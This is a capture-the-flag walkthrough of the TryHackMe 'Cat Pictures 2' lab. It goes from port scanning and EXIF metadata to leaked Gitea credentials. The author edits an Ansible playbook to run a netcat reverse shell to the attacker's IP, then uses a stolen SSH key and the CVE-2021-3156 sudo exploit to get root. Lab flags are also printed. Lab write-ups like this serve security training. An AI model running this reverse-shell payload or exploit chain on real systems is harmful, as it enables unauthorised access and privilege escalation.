Cat Pictures 2 — THM WriteUp
Now with more Cat Pictures!
We begin by listing the open ports of the machine and its services:

└─$ sudo nmap -p- -vvv -sCV -oN full-nmap.txt -T4 10.10.168.34On port 80, we found an http server with nginx/1.4.6 running a cat photo gallery with Lychee 3.1.1 software.

On port 1337, we find OliveTin in its 2022–10–19 version.

On port 3000, we found a git server with gitea technology with version 1.17.3.

On port 8080, we will get an http server with Nginx, but without any further information.

An ssh server runs on ports 22 and 222 respectively. After this small enumeration, we will focus on the Lychee photo gallery. When you download the first image of the album and scan it with exiftool to read its metadata, you will get the following information:
└─$ exiftool f5054e97620f168c7b5088c85ab1d6e4.jpg
ExifTool Version Number         : 12.76
File Name                       : f5054e97620f168c7b5088c85ab1d6e4.jpg
Directory                       : .
File Size                       : 73 kB
File Modification Date/Time     : 2024:03:13 17:13:31+01:00
File Access Date/Time           : 2024:03:13 17:13:31+01:00
File Inode Change Date/Time     : 2024:03:13 17:13:35+01:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Little CMS
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 2012:01:25 03:41:57
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             :
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Little CMS
Profile ID                      : 0
Profile Description             : c2
Profile Copyright               : IX
Media White Point               : 0.9642 1 0.82491
Media Black Point               : 0.01205 0.0125 0.01031
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve     : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 64 bytes, use -b option to extract)
XMP Toolkit                     : Image::ExifTool 12.49
Title                           : :8080/764efa883dda1e11db47671c4a3bbd9e.txt
Image Width                     : 720
Image Height                    : 1080
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 720x1080
Megapixels                      : 0.778
The important thing in this output, is that we focus on the title, and if we read well the line, we see that it gives us a URL of the server of the port 8080:
Title: ":8080/764efa883dda1e11db47671c4a3bbd9e.txt"On the web page, we will find the following note:
note to self:

I setup an internal gitea instance to start using IaC for this server. It's at a quite basic state, but I'm putting the password here because I will definitely forget.
This file isn't easy to find anyway unless you have the correct url...

gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP

ansible runner (olivetin): port 1337
As we know, the gitea is located at port 3000, and already gives us the credentials to enter:

Our user has a private repository called ansible, this is the one that runs when we click the “Run Ansible Plabook” button on the OliveTin server. On port 1337.
In it, we find a file called flag1.txt with our first flag: 10d916eaea54bb5ebe36b59538146bb5
To proceed, we will update the code in the /playbook.yaml file in the repository to this new one and save it by committing it.
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: whoami
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.68.6 1234 >/tmp/f
Finally, we will open a listening port and run the script to get our shell:

In this way we will obtain the second flag: 5e2cafbbf180351702651c09cd797920
Now, in my case, what I did is to take the id_rsa found in the ~/.ssh and log in from the terminal, no paraphrase needed.
To get a root shell, I had to run Linpeas.

And in the output of it, I found that the sudo version is vulnerable:
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2
Follow the steps in the text file below.
Technically, we must clone this repository
Using scp and id_rsa, I shared the folder to the victim computer:
└─$ scp -i id_rsa -r CVE-2021-3156/ bismuth@10.10.168.34:/home/bismuth/CVE-2021-3156
Now, on my victim PC, I only had to execute these two commands:
bismuth@catpictures-ii:~/CVE-2021-3156$ ls
Dockerfile  exploit.c  Makefile  README.md  shellcode.c
bismuth@catpictures-ii:~/CVE-2021-3156$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
bismuth@catpictures-ii:~/CVE-2021-3156$ ./exploit
Thus, in /root/flag3.txt we will obtain the third and last flag: 6d2a9f8f8174e86e27d565087a28a971
<3 Carlos